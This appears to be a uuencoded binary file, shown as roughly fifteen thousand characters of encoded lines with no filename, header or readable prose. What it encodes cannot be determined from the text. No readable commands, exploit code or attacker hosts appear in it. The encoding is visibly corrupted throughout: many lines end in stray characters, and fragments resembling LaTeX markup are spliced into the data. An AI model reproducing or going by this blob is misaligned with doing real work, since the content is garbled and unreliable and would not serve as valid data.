M<J0/#9>3&W%3*2YX)`'EG@X75G51M))'D("/2RRN[9("JX?.8S\$2%,\$4R27]Đ M5KQ?]/T+]#]DT@6;J<:WPWM;#2&O?&L1#2)'L'K(V7I?>_EE[D0(G20BO43ZĐ $M"(VN.6K^{)}B:V0!"5K\\0W'@9.]$WV=(DM"5_2]A.Y29]VE+='5$JEE0''__6#>D$ M%YYO)2HLB&XH3.VH[VCV67R.V6ZS%2AA'L#]*I>W5VP51])FQ7UWQW<\OE8)D MAQ2F<9ICU?NT_+\F]NB"`*?_IC^GVN3..<[FU,K@SBEQ8(.7HA6\=AT<[I'7D M1;.96@S`+>4(/N=G0K7>9*5B\=;6@['_NR&!4GE(U.LD;5'E[*-KBH](8;@\D MHE0JA2/@H"[AVX.=?2[,Z1+V@\:\$P:JED'9:C--#&JX#[9N05\/`3ASQBY7<D MS2-B%@"2*30P\I:<0E%KOM+A=JU<G9@J8O&]:\=\$'6"D\$,G%2B-IO@:VB3GMD $MKP3%^{B}_{MGT1}(LHV"\%H\S.(T=4;MN:9P0X/@W$62<Q'BT^$$76IC[<D8B1@D85]$ MK7U/R\B)LZJRX; `SL4_5!1WF; #*I(V&G(PM/[;1:.+6]V3@BT_(WD+\<CG`7D M]##;L2>FGFLVKO1,58W\'%>\K[0F88HM3Q7BB6X9Q)P)0E,C>1,)V9#JY_\TĐ MV!A1*CIO^\%AQ0=1,.RM6I'FV.-5]2*,9M]:@&IXM=&QT!<QN"NZB-R=XUTCD $\label{eq:mg:gh:loss} $$ MG:GH:L7P_DSF[MQR@F17I+R**,1&:<_+*X1`#-'B:"@536WT<*;2(2].L=MD $$ And $$$ M1K#X\$<`)YPA#K8F[97-;D9\$37G@:H'/7E&(1N'\T_F34IM@@,,4/%[OM?HL_Đ M^M`NVW7%9<NO8:N?MDHC/P"UJXJMC])+'0?4&^^3T\$Q.7!0^"MAN(:5`G=V?Đ

M=;>M@J*U>V_N%\$50'N=MX)RK2BAZ8,N@(8+*LRY8E`^I`#:R?Y0F.1N(C157Đ M24G,>HNU`)H7M1:OQQD2H+4?WS]7U#8#\3T7PA"Z4:AKJ0MU2@;QMHFXG)/JÐ $MV"4%!\D1?6=<N\#VM^`U@/H-.WF4V"'>-)/*G9UF(.3C-D]<M'(F8*_&-^9)ZD$ M1N]IM"^0M9JQS@U4(B*-B4`DX[GG17(^F<*],112CBFU_87ZH'%^1W@-X=2%D M2CI28^:7],J3\$V;';SQJS/R1?(^NJ&III,R\7H2A.,8(8?L*[_0SP[="86_UĐ M=/8Y.5;6G06H@DT&H:"A"O^=%8NZKIPE5HE)#][LF68;C5\$PAQ<*]NMMWG/ZĐ MHU9GJ*N7\9L%1YY./NB]TD*U1;WOY^J[SNR)MK"M=MT:(B/"#WBRE)PWN,[2Đ MCS`\,.O_^5:5T_]#AUC.*P\O7U/HJJI_-/3=J7V)<1D'J7.TBF1Y5),_TWX2Đ MYK[FC;/K_L0Z&\$8<K>F&E\5V,,H)DZC\KJ;8QN@WP,J;H5_G?HF\$QWD56FBDÐ MY%0J1685!.>V][8HG%AD/[QGM.?;*U)]KO+EZ>ITT6AQ6&>;-^CK8'BT_.9[Đ $M*.U'5=@60^NOTB:4A"'/7Y/W=[PER?:',A[(A^WILQ0"8/%T-*94?@<%FL#$D)]$ M6ZFLA)0@H6CFB=MS7"T0KDRD\24D(Z4D*TV[>]6!]:MI&ZFM%L7'#T"%V8.LD M\$33*#C3.5KZ@JCLF@U[CCW&44*0[@B<?/KE-Y=&.4A=8"\M^Y('7>R\]8`]2Đ MGJJQ=:6WLM&[S8'^G;5V47J&K&R*A56%L3.:5>IH_Z6KX'I'6N#K);\>\$);_Ð MTC+W,D'*GBWNVZ0=VWZJL!'4;13`&!186(^FI:XUI9J&4/_FAR4JS`F>3OKTĐ MCGUF#8;>VJ:WW?OW+4FOHZ6L>=C[C\$AGS1AT;7`1H[(L;R8XCQ0(*R\]XH9RĐ M\Q]UA"Q)[(GU4J\$(V`7QB.\5@5\$\$<@QVPG#W4\2K\$@B3&OHD1J\I-@YL%YB%D MSJ`YNO^^YJ;AH_Y3I:1J:P=(%]@+019SO'N5-O="8?I:MZSH#>]82S@>P2(?Đ MU+.$VNVM-52R6)O>QFB*AW9>=SH8@.L7K+J-J!YII4_2!$Y(\7=)HQF"<[JD]$ M^22)D7*OV"/>/#,37#Y_4KD[OX38%"8600U8F*WE5SILZ2<T'PQF36/(40)XĐ MX>=6VXWF??=J@S3-KTM9XRH!G4%;=3[F_%SQB"K&ZY;;.N)_B_JY7D4GJ@]OÐ M!E))`B-+HSQ,A)@QV`B;5>H*UU@".6[@[4JTO*B)NY>L_X']/"W?M5-_,82,Ð MQ4V0E0!2:BRL:SNC,0)1.\&:R)5A;0294X=L\?$17[@GB+]]\B--7<:)H"QVD$ MEK(Q>>: '=*JT<7H._N@2\$68/G\L[<EJU>; %EUOB\--5>; RKS2]:>+S+Y@9Y5Đ M^\F(6RDPZ(78.Y^1?\$3B, #KJB[B4OX>G, HY%N")MD'XF%A6D^12DKD.X.TFOD M9+`S\<O.6UVP&M@,9F;&X\"V'.+7S64;B];\$1S(#%246!ZU;+K,<+M'-_?CQĐ MS"Z6;T&F401]_QOP,6E.V^:Y5:\$C1ZVO*)1Z_`T_P'4%<,98PYW<!S8TMA5^D M9J:Q+=3U69JE@'_"J-#_;,RGE>PXG,G%XY*J;;06S&![*D**?]X4LO2')MUAĐ MX&_TA*#D*W!*4SBU*2>P7[CRC.,=>@A`B1BAE1L;AD<7[(LJ_NX0.KZ,.=<Đ MKX6&0A.TK2A6CZ(/GUV*UD_Y[CQ_`U:03729&\;)._C`4W0]R!)MB*Q?N1#%Đ M`^DXAT[&*?#;.AY\,9/*CG/M4X=5%<M,.[`XO0FV%6A5N]NUK^5#G<:"(M0^Đ M7P[`S;SM//]C_<!.>C"DD2J249TSL--6V@C_*AVGN-==EML.7<^6TD[WT>_Đ M`)%1IY;L8Q^_#B\$D1DO\$E&`!,+`/Z9/8_T)=ZPPCG\$38Z)P)L=3>I\$W16_1RĐ M:4T40D_\$?,:!H0_B86^TK%VX;6=B+0T\)S8F.E1JI_6(*^JW"G4M>^@1%1R2Đ $M<6>.67(O_RGGQVSW2IKD0-7)90CMY9%DS<,:QZ&-.R$R?[\vU>E<W2TP]!IPD$ MU"_45%IT/&MB`P7KZ:V;O#VN>PGYB`+L/?*'-Q!(3,HW(XP/%>K39:@*-<+D $\label{eq:mh} \texttt{MH}\xspace^*C(38_i2M;>\\(V2"13UT8;A-85.3.OL@+0i*0WS<EF;[43J"/*51RG\#\$:D))$ $M&[K'^&K?*R^3],+@34HB^;0Y09].'(Q]^*52=]/7:WM#N5YX0[6KK@F0LD$ MXA#&>1+&!7WD\$HK+VQ,8/<K/PX@AC7(\V\NQ9SHK<CA\$&2/\@"/(.-'Q<SNGD MJT, K>O=9NF1T5[@&3<5M)Z99SLG2'I(J!]>+)@VT, HP*L/2T64U21-2B#MY1Đ MV9VJ;A\([,M%6J"Z.TBV@C[D%I+#%5P)#C>#NC7B8OBIOP\$](4,W_4N<HP3YD M&+NVISAO\>,UK35C_)(&IF)HSO50FZXG-\$>VY7<[*90T^MO><SZ(R;:\$[!*&Đ ML](%4ZI\$".Z95U"[<[:___HR2X4=MP+S1\:D7>X#R\$-&><A5Y"Y_`U*A_FM&Đ MY&+L3)9Q5LW>.0+!9B1^\$[%CE7@I'Q^_/J]X4I!UA"K7A6I>AGFE\$J211&?3Đ M\$#2GLLX;HIAE\"8EH=+X?\$9!W?.!`=`'B>+<_=I2"?[8ECP>5QR/Y9F<EK3\$Đ MO_:I@?%N6DOS>61F;?RM%/#BLYYY;)DUE?]L2W#R/!BI''_P#V!AJ/1AV%*&Đ M;T,B6-^AC;BW9C`\6H#YDK1@.&6F*MZ&:T.]#CZS/20/9GS(:.Y/OUVX+'(SĐ ME'<":FLSFM*,QCK6B1FEX)6]Q>Q;DZ=6A&D)\ORB0_FW:!C)\$`YLZ9CS>M!^Đ M/R]3>U-5(()R1ZK=B-7A4\$&_D<!G:;/'4MG>#*L\!W.<DE!M/RR=JQ+N7G'ZĐ MR'Y@8TXO@1VI:<OA-XK[K3#G-\#]%OBQ.]2\LVE&?_-).:>WH+T%2Y)[:,W4Đ M5J]`ZWHC2\$M&\$RTI[BL<`%=E:(G?Z_J[(F)*N8FDTZ=[0B25=D5;;+\H"X!@Đ $\texttt{M*M^H+>\$\$3G\#\#"A;\&)(.VDC;3;\backslash!L:6-+4]IH2U.NXT.N70M\backslash(5=68:\$?9<\texttt{`=}D) }$ M)C*588Y,Q*:>.C&#^[MQ/"LI0;B+N`'TG*Q\$4;EJ<=W+SL;.P1CZ4/K6\$AJ5Đ MNQ@F2\4H8/:\$L>&\HR'2VZ0V1!8]J7\X1Y>TOS<\\$BOYSC?\9LBHBZ[\cdotC>^''D $\label{eq:mz7f} \texttt{MZ7F}, <1; \texttt{G"1X\$>\$/;\$,56)+\$/Q\$^2<C&9CA5QB\#"5_@8@GR_5;+.?G<OV/_B*D$ MZIQKW_\$'O\$]O5JSAM4A`'^ENH<<J*B.K09D\$?\$+`/WJEOSS?;+`N()@]2E!IĐ $MC+99DZ\W$/Q@^>5:7C'\.D!31Z.930%<?4PWJ[T&>9PR@K6*]G*HV(MQ8;>UD)$ M>8/UB\;*0+W\$7!@GCRV,"VDB-0/PXJ/Z`."-9D'#+4AH6FD>+\$PN_B1\$S,G4Đ

MO(0&A\65K_G%6)9:3'TP`0AV?G8I"`09K!;:-GO-RIPIZ&?J6)DCHD1_)_KJĐ $\label{eq:marginal} $$M\?CZZY(P\A/@^/^4%.M>421X5?RQG@MM2-T?F@EJ&^*G;/-HT9!AMWVHWQ&BD)$$$ M\$P(Y58037*C(!W4ZNYKGM_6JBZ[W;"W"R(L.]CWBD"@JQT0;IO\$/[W-(NP.1Đ M;#.LAB-J&M'61"44G9SKH<.\C2VM\:"RW??7:V,O2S0]&,1PR-@)DI4/"GWWD M?=BK^C980%LO4`#/J#97F?I[6UKIT3CB1*\$=N7=3JP(?S6&65&BEG%C*T9/;D MJ*VBN?*S@N]E=A%5E.4HBC13!A\:Y).U']S\$,G+PXNVC6/>CQP;1X?4XXY88D MONL+4A`D5POL@4RF +@#^@XYM&V7D'LOHG;WB#N9=GG+(!\$LB+J,UDC:H>S'Đ $MN'2\6BMU(@J\7T0X;5V/U^AQ^*!#+]I=69W;5QC[6<0Y-1P2S.7C\4&)D_##/Ð$ M9E>#I\$0`H8=:=G+N;YQ+>#!+6N0:KZ*D?V!O)K76[Z]TL6.HE6^)MZ0#^UXVĐ M!8HEML\DL9B&`@700.#;,QG=L3)45*Q"4W4[2IR?>\$T6^S^T>/_ES833W+^6Đ M?3(&/Q2>Q.LT_-?W\$>-"??^/?1^QY\$?^&T`SV/WBD?L;(-/IP_\O\>1E#ZZOĐ MTQ\N';S2[IWU]8=9UOY+D>*/IES#P6")9_O9@=^`5K/?@//?@!?&H\BK\$[]NĐ $MC>(_"S(E]'_Z%O!HXBE38.8*(L(Y,0.L%RO%AXZ6'X;(#@)D)?&-_[U9_P&D)$ M\/7K!9JB[E67[3YVP7[0?QW=!G;PGX*(^&0W_?9.K(,#=?WP<L;R0--OT8CRĐ MP\$L`V6'1?[>D;SN6[SSO4Y?<C'K)%Y?^&'W7@.MS8M`W'P=,92%5A&C&@B#4Đ M__5LY/^U#N/?W3;>9Z>Q.75W5W<G!,@.!'-H2<,!P=X`3#?U_T64_[][8\$VWD M:8RJCF9"G&%T;&H?8%+(-T9B8'(/P"T#\'/XO=ZSA?<GN/&C,6G:6]?!H/[OLD M"!)IES&PRS&`2X[_8F*R>ISJ:FRRT6MK3\\$_*1+"8YB(J'O))4<9!]`MB&8\$Đ M%!3F>(-`!RTMJ0*F46BCP%A\-8E18`X`+FM6Y!*Z-N[BPN+<BT,(EB=Z6Q`,Đ MEA<!(`GFH3"6;>>05GA7LQ[\$V]!)7(V2(NJH<R'3AB`?\?Y/RN=I^=2<G?]@Đ MK3QL#Q&NJ-JR#M^'.8!RK6E>KY!EN5<^^.GMM"<T/%)0S14_??B_V+L*J*BZĐ MKGV1D\$8D91`0*6D)"9&0%A\$0I`9\$!*1#4G((145:`0&E%:1CAD9"D`YI&3H5Đ M@\^]W0&_SK8K\H"-AJ[YQP0JJ'.I_>DO=2==Y<+'&A"QTMQ8(_[29BRNPU>LD M&N:>.I^5'.V?W(;VV"95J&YUJSH_*>+%:CGM\(&85#%C,XGD&J<H>^#*-<SÐ $\texttt{M=Y,X`G4)1X7:J-Y@?_QQ_[]P]!} = \texttt{OVTXLJG1)S7UZ>C>(R)`GZHF6CY$$UV[DEFT] = \texttt{M=Y,X`G4)1X7:J-Y@?_QQ_[]P]!} = \texttt{M=Y,X`G4)1X7:J-Y@?_QQ_[]P]!} = \texttt{M=X,X`G4)1X7:J-Y@?_QQ_[]P]!} = \texttt{M=X,X`G4)1X7:J-Y@?_$ M7;W'8S7\>OXMV\$>9W__Z?RE?^8(D,V8\?]X/KBC[S[H?7/EK11W_GEHZR1#FĐ MW9R<L5;3_J]"RBSYNY%"02F*TFZ^S!TS3"WXK,4!K4?_7.G1&5`]K5N"`7*+D $MP-0Y^?[C-Z00;\&:M_7^::JRVZ321M;=\&/71^6>L&3Q.1"G,@OP/M%J"U[X9Đ]$ $\label{eq:moments} \texttt{MO,)"!/GK3P_MY0VFV-/M>@@E6D@A*WBFQIAW+Y];-R0F>[U.GQ*PGU-E\setminus ES2D] = \texttt{MO,N} = \texttt{MO,N$ M3]Z]46;6H_&I,#[/-Y,>KUN6O/'G.ROTR^,@\O<TJ`<?SA*<"W^]=M`T(*EWĐ MILV^7&25&L2&OR&@,IG#227BR.*&`6SD0IWQ'Y(A\$.\>O104'8H@?C111.E7D M=34(6!=#J;J+!&80V59JG(4[&BBE+&A\$C@Z680D8(5@TH6+--CCJ2E/GDE^(Đ MZ(TOJL_O,0[Y(*],NF>_\$_I*NH8GRH?%W]SA8['#Z(R:[^O2D*;'`\$&L587HĐ M]MZD7G-\$/J)",R--^0P9]OVR9\E#F4B]EU3U/L8=5Z?B^X1Y=!1VH"Y95I+LĐ M%06]L6SE1=:EBRDO4*%=4'\$A&;=%HC+ID4I^DJ"-:QS880,2BM;<Y0;A#^)(D M1.3*@]S\$X:=K--XHA-P\QQ*TBJI](_IQ:L9!6OLDH]XJ#LE*9\.837]2.7PMD MEWMC\:HELU&)'8+DD2EA:)U"%%Z-5-\4;@#%5TKUDS23U10-!S'IK:D+KM%=Đ MAI?+Y^^A:6V5U%XTSDEH7G"\$GKLZ_61X":(DYN8V\)YIQ];>R>G=KL@ECYRRÐ $M\M(BB^D3'$M=3V/CKE1XO7Z^/)2IT^C"]^3I\0"IQF&0:T3;7N(F*=I\$@ND$ M=[KNS71.>S.E,:M)I:U2QXK`!D@@X>OT6.%.\J%6WA@6!K8`U4^*:\[<G#RĐ M*2TU4K6>*#-7PO@M;UPLW34X1>7W#0Q=P>?U;I&W+2^YCO(%0T>LR4SLO1;LD M,("=[]!CWC0.;>>7N]>:3@0.G368/FU/T^D]\0SZ3(KR:_\$^GUV.:67D+`>UĐ M,>4C\$[9[@;I10U?R\IGX*ARI;G%Z"P0!<ZBSF6>-9/?5D.:5:L)1;*_/C4HWĐ MXHZSG1'K;&?\$7DI\K?]N9THW4;6D*'!,(^RZ^^M7H\.&\K8`(;#6%BG+,8HLĐ $MS(*?/N]4:LMT6#<5/S)V>R=@`E'5WI$^/?QYOGAV?K(]-1P_M>(JVSV+K<4UD)$ M5[5JJW<0*!9ISZBE#O^HI>LZ=\$39C?PZ3VN&IJ3H6(VZK`E3!J\$,[@/F7#":Đ MJL,69TI7>FW/?MNRQDLVDRBZ>NI;B-UY[L4J75R96((OETQ1%7ZMJ]3IMHY>Đ $M5\&=SJ^EO\&LS;A(]V9#"84?=\\-)4_=^L9C7HV9;+$.<(6:;NU(&"M(I%NGJ;\D) MQJM^2:8>XV(:FBX#J\C;'^RRN]I.4PD("32^5WKZW\$)^)*05(:,Y^(!+_7VOÐ MLV7:^VIX]6>'91*^[/>.3?%:ZTQ!0HZT^2U,V%@W]/3+P0"-V0G(/`NI+=E>Đ MM89]%E%O.(^4-#Y`18A<H&;5)BD-?18H.KZ9Z<.\2JQI^`"ZS]B@'=UE55((Đ $\texttt{M=8} \ \texttt{0$F3Y.J}, < \texttt{`:AH} \ \texttt{3LH*(T>S^\&,T3DU2WG`_=4H7}+ \texttt{`!^H2:I}+ \texttt{/;9;MT?TD}$ MF]U9V]2YZRX0?KS>3ES`!?<TNB-MY#K-F:G5[.EVJ6IEZW+39M84,5U.6H[KĐ M)R2-;N0D\[<U!8:36KMI8PQ4KK@^-Z6]F8.`<93.I"@<`Y!^I>F7Y`OM4"P-Ð MY\$BKT'4U.I<@.AT5%:7"=+.SG-DW<)BT^VVNX9BAQ=>D>8H',80B@B/YI951D M3+JC(XLCJ>ZFMPBE/\$YQ\=;(9H8W/A_4D&8P-YXLX]U8H'R_JA7GG53:>[>TĐ MCTV)Z84*58WNN7`5AGK7I\]><.2ZGN#'OC=;/*>YHA9O/6FY;&N+@"K?2"?FÐ MQP"9RI/F][P3-+-A@C'RA!)5.:_#*KHXDDCY&N*^:1N1FO=E5ZJRID5`F_ICĐ $M<L]I>G(J[.N<5D1\B!J^Q#',K[4HT9S[(+1?S[F,:56(SNZI"^62BP6K;^JUÐ)])])$

 $M*^9R[Fi16F.+MC3EI:[Y.:;-!)(!"J,N_0F^\?<60$L\UU?*BU?ILS/:2T+:Ð$ M_.C'`;=I`)_J,/\$EAB`(A#X[L]N3*Z?H#=^NJNJ=:B*"UW('J5P/IEP*D?ZZÐ M_61ZBM9Z4B_AOKW39'7AEZMZ]QQ,[84'&9G0*+6+X76.W<-A43*2"H)17MMTD M@<__,,F_K&AIRSUH37.^?O1Q[GG#:A/66KQT!([^\$(&FP4[(T@WWF3K2U/=;"Đ MP.I.7BOT@BF=]KMX^YV7\$38L!)\$)!HE5`NQ+O8PC)F+\$-]*?5,I2#MRF1C>NĐ MWGH#I\OY%CUJJDK<+.Y^TS39!K7`G/+N)-8K/)TFS2'0D?:>F8P4J,O04N&JD MND9H"'L5G+]D*:E*G34\RM1`CMI1FJA&%/]:/`/;*M4W:@ VK7LEN.\3)33/Ð $\label{eq:loss} $$M"\$LCGRSB=\#RB`B+\&(P5G\2)JM"!U=E<I3XWZ@80;\#@2Y$*D10V\;/.A4+2E\#D $$$ $\texttt{M}] \texttt{P1} \texttt{!} + + \texttt{5} \texttt{US} ? \texttt{W7} \texttt{J} \texttt{"} - \texttt{Q} \texttt{(UX':Q\#(&4\W/[ZCSM]>IALF]} \texttt{RGZ5D}] \$ \texttt{HC:Z+} \texttt{"} \texttt{ZLKVK} \texttt{D}$ $M!K:$\#=:9B[XAS:)FMR\#7@D\3G27DP'Z^^K%`,M[>G.1]*L/+]<MB5:7E04,`D$ $\texttt{M)=9,+$N@1E6)F8X\$B*<PY\#,[+*\$L7,":0_?W.JMT/C,W"0>/3HEEL!9*?C'D}$ M!)/`6^9&YZ(-/^U*9_L%]G&%J:?X2BS7ZQ<70\$%^U4`^B.OZNJW,/:5;4>H_Ð $MX'""CU>0[SG+=:A7]HF/:9G$C!'/-A@(>_D09^DL^?(6^;8,!&1=K/E>%;+UD)$ M230QA]`'<@L\`6HTH[5S(X.`291;MI6'[<=XDH14R[?ZUY]+#)3H:"`Y7"X^Đ M#%9F\$7BK*_38KDLM6ND.94!G^^3KNTB%'CN*>NJ8DN5W+[FS%^V2N++>]K*2Đ M?*AY&G7W@Y?52:4U4Z8P+1!M+K(^LGVBDPSLI5M**>6]L\6]O#**2#NOI_17Đ $M#1KR7UA\D0787N86-44Z_<.#X[`5'4_T.W=C%^>BV&Q60>C+)=-@KHC@*&VLD$ M4A:OFI4V\8L=CX#[>W-/%LUB5"+)*&3>?HG1N#&G[:]+*)3Q*5..)>*VU\$NAĐ $\texttt{M=-IAKUQ} \texttt{PIJI^?>L} < @:\texttt{CTV4\#}] = :?XL > 7E3F/22 : \texttt{C05*<, (T/89]^?K3?<3)} \\ \texttt{D} = (T/89) + (T/89) +$ $M;=T.V>^{\#},N/4F:3^{RK}.X6[%9D^{W}'1&)#:V3$3B6CO'#15R\O;6.'F1\L[NRD]$ M^\[\$\N!A!._S)B^K"JP*/WL8N09YXDC.5*H5?H;"F#2,R&X0F^!%9H8+U3_.Đ MT2'6DY/+%)U%RC%R_1M(6]ZO[&Z]0VB.N[S!0079G91-RB/GD"7LK2S\0S7?Đ $\texttt{M_J}, \texttt{C238\&.\#M?;C87D\&V?@Y+'1;R*RXF}) <<=9*91\$OA@) = &\texttt{AQ732?2H_IT.*_D}$ MTD")=;NV6U5\2"E/\$@F1>V17F-Z!0RRICBNVL.8K-GZWK)K6RNFSU2A=4?'`D M5/>8116G)7D_V[IZW1PGO?F#^W3O3D+2#%MV"3U:.+#;%ROOE\$>%/'X]F<\$MD MM,J#HK!::;83:29N"3\0%/0)+Y+-4HF0R+9EPI&C=XD7\$890"/>87A\<7'"UÐ M)<TAK!GU+F^V6[061M'*!1\$J,U,_&1'8P2@9(0]H=N<:5W80SI:41RXQ0X3&D MJ+ UNE _MFQ3X44:=TI]P1=X)S=\[5]A7*6QNF]?XYGVJQU;W^6S5V>1''5JBĐ M'2N3PC=)190JHM8H#V<?4<,[`^I5W<ZS!:MX\23YI>_]I[0BMR`N]P+OA+^+Đ M2(Z^LB9W/?XJ[S<[PTS"6,8&NL(=#ZJ8>NJ+\!A'=_'R>7)%F]5,]J6AF<7KÐ M]N?,;?`GL<GY><I%.C/`&#)RGR)*6W&-A4D%93N/W'+!LFKJEF\$1N7CP5FB=D $M7B!+?)>X<"FL!=>4^-([`P^\X,+<5\%[)509`G=5/`N?G)FZ@]\<C&.G_($SD)$ M8TCK3KCN%W#`, `J[?4:8\$7\(9JV8;MB<[1Z]9`H4\50.XCH2);N&G)&!/(QWĐ M)")L[+;7YR/;L;_5EQ*FJN2EF-'N/=OV]O+5C[L.:PZEH_-^13@1H2E5X\$1NĐ M_7([5+4'16)E[T*D8NPV*86`GGFKM9Z,[C^]^_3Y.GMT[3;II7`/^O['05YFĐ M\$ 'MA&P!1CV&*+H*JAC`4CW;I*PD4C7[!BVG>#17^.4IO`K0Y;P?ZN-XT\W<D $MO4TR] = 7,36 = X > 6^JW[U*;H#"^,Z^V01,XXYD3%,W#U?>?^?(%,]#N9=\W_#@D$ M=J:'/][C65<#TJS0:5(9'(:JVLS']8]X@D]^_=W74AW)4C.IB30\$4BBKI+Y8Đ $MLH < N7G9 \setminus 6T3) Z[; C^/NVZI = \#Q[JK \setminus 5O: SXJGQN8P)J]Z4VK < MNS] < ^^) 4 \# 2^D$ M:V)EO]?\$=FMHW<BRJ]*%C8%2ZGMS'@3%=Q!NG6>7P![T#%K?91W\,BL?QYFXD M%7P; \VQ_P\"K0C"+AF4,X"6%\2C4/G?FETT-E\EKHC\]&T/OP-!L88NT51A@D M&5SA3EIL.7VC7UTR2`'7X;\]HWA\$E*?8%NF#;5X-D!CXW6T,\)X1`SQ-W5?@Đ $\label{eq:mean_substitution} $$M@^V\#GM^)N_)J_Z2$9PQ')FSHHB<&&",\#(7XZ2*6I/EC!`"A5A@[O@(0KK2]ND) + (7XZ2*6I/EC!)"A5A@[O@(0KK2]ND) + (7XZ2*6I/EC!)"A5A@[O@(0KX2]ND) + (7XZ2*6I/EC!)"A5A@[O@(0KZ2]ND) + (7XZ2*6I/EC!)"A5A@[OW(0KZ2]ND) + (7XZ2*6I/EC!)"A5A@[OW(0KZ2]ND) + (7XZ2*6I/EC!) + (7XZ2*6I/EC!) + (7XZ2*6I/EC!) + (7XZ2*6I/EC!) + (7$ M5_!OR'X\$#[\E=13\KTA^`M_RUYA7+\$J\,Q?F.\$.E]AM;4D=@@(YQ:BQS#\$K_Đ MC2WV(S3\C/V35C4\^0ATQA^A6_P]WJ6.\/500:?14'RAD!6I%=%K3MNID2!0Đ M_3)M@B6WZP)[\$:^&NC?8S9PV4Q=/[B?FR+>PIR3MRZ#G%A2'R+:E]'EQ-K08Đ $M+:2\&\#RR^7Y2O20@*^-[PIXNE%)]^>)SFA^<G&9QQR0?^T]64<35YF:V^@\\[^D]$ ML.]7#0B^9\$AVP<KV/GV_^,SO"M7)[WI^NNAPK%QI0(;&R3=U7FV-LK\"ZV[&Đ M?\$YQ>U@/!KBJ3 K.3CP?C"4H&\$L9N;/0#.#J(SVG)A;RA*F`7D G+)V`FY%=Đ M,9F%\$EOSC.39:Y81!KO%ZV41+GC[*\E2`N\$7UQTOAGU@_%"1<>(]1>^+"C\$ZĐ MEW'NP5:?K^ZBD_#V%^E5Z0=[SS%`Z"W;>V1<=7\$?E_D<OVZ+KO5FG`F>>\<ND M07KPR*6N2NS&!<FL=?XH,1;D-R]#>4H=@NX_=7XW;`@>T'A@Z--`I^Q(;4)WĐ MV19GMQN6,*;17PH+8EP%!T<,4.:\$2LU3[-GXR@-O.O<"*911\,H0M\;\'O;2Đ MJX@*U&:>?MH+AY?W]M4.-[<Y;8=0@;EMBBT3M15^'E9A[5T;DT@;Y1Z[\$+)GD M8B_-?W\$Y=+#FVUT?H).6<8^7,X,;X)9SK2EK)?>2-/\$5@+EU`F1U>;2I:PH#Đ MS]HZ91P`;*M@TX`\$2J>PEC)S;=*&#!4-Y"/((]F9ZFT05PT"S`H<:V/[71A@Đ M7!_,`915:9<?<U=0V%':49%%8X!1,&V<&,``3U);8<M@DO"S!K.,QN*Y83&SĐ $\label{eq:mp7b} \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#\&E`\CBL@(S1QF23K1REO_BZ*)(XI6?E'DJ>1\&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#\&E`\CBL@(S1QF23K1REO_BZ*)(XI6?E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#\&E`\CBL@(S1QF23K1REO_BZ*)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#\&E`\CBL@(S1QF23K1REO_BZ*)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#\&E`\CBL@(S1QF23K1REO_BZ*)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#\&E`\CBL@(S1QF23K1REO_BZ*)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#\&E`)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#\&E`)(XI6.E'DJ)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#E`)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#E`)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#E`)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#E`)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#E`)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#E`)(XI6.E'DJ)} = \texttt{MP7B'5(<,KQ(T2FJ'NAHESP\#E`)(XI6.E'DJ>1&D)} = \texttt{MP7B'5(<,KQ(T2FJ'NA$

MJN?*-LS1M'E\$"#NH<PS4B4USJ'-(MM2QM4#2^TMGE<R,U/8D**?ANYS\$_578D MU2C5DCQB!CC:5I.A<?,P`+DB_+'#3,Q=V[J4N#D&NX\$;(E-^R/9&M'_UFU\@Đ M?Z<I#81V:.)W;)R@U\$@0VIGM#(ET-,IHA_80CB8HGP]%_!M-^X]S?@./^%\%Đ $M'QRF_B((V^ZJQWL5*]<A.T$7?G)[W.CP?N]1R$>`*70H/'X?I/B_:$_I"[ID]$ M9SN_N_(PFWC\H>?_,,1^]?PP)^-1D\$=Y_-GUER:N(R`(70PP'`^.\#T2O\:)D MFL5Y?V/!RLO^A7YS@?M(1R> @[[%A05-\?`95S,%@;(W^1KY6C#;L\$.M8WVIĐ MBP6'"/?W\$\$UVRG]\!X[*5JM0JW*0+'5(,DP[K+CQX`ML>;X+)QX7@JNX-0AFD M&;*#`WU))..A5=59TJ=M*&VH&)\$FH*NV-RWV;6"CC]'H'.!8_O]W^=H^&:-ZĐ MOJ1@5MO2+_OUP=0,JHJUEI<\$UZ<..6-@\$!PHZ[?K>7&`5^DRAFAJ@\O3Y1Q%RÐ M2R=E)SL, (+S65)_&U\,YC!HVL2^^[%7U.MZ48W\$:G,(V3F=.-N*V-%H106Z3Đ M7X&\$`LT'8TG8*UE=<A\$9;\$J4BT3PZQ#@M,=J@NX6U7OF-+,;31VO]*,^\Y@_Ð M"\$#+VUJC:[<9]WBR5*8Q0,*A\;5Z[YDM!NJ&.I=3Q/)?`?2,N_?Z6@/5D+)]Ð M/O<0DB>_>&G(4VK2_CE?,.A<T#0[-\$!A3>,VP.:F`A5YI!0J=DGPGF\$JMK,)D $MI%#%^{D}_{<}10$ZZOWN]@=165!=51@]N1%4XM(R71/Q\U2\@RG.109-[^Y'D)$ M'6!-T4?PH)'DIU<^*5""V@[?^:2MK_H^U=C6VS+'ZB;4H+Y(;C_<3@\$(\(^EĐ M)^_/G'=-520U[^=Z[;BWY.)^>G1("=OF:O*KV\$NY6,ZT'3YV6\$!\$>MK7D+</Đ MU)1Z>!<CUZ"B/,8N8=:\&X,B(3L32F,)U7S8HE0,>50S[ZO2Y_O[*8P:<7,:Đ MBC[8K6;[-G7EVX*Y'Z:X9>88W4@8W%G5X[@@D*\)54EMPUZ\$]5]1Z`--EVIĐ 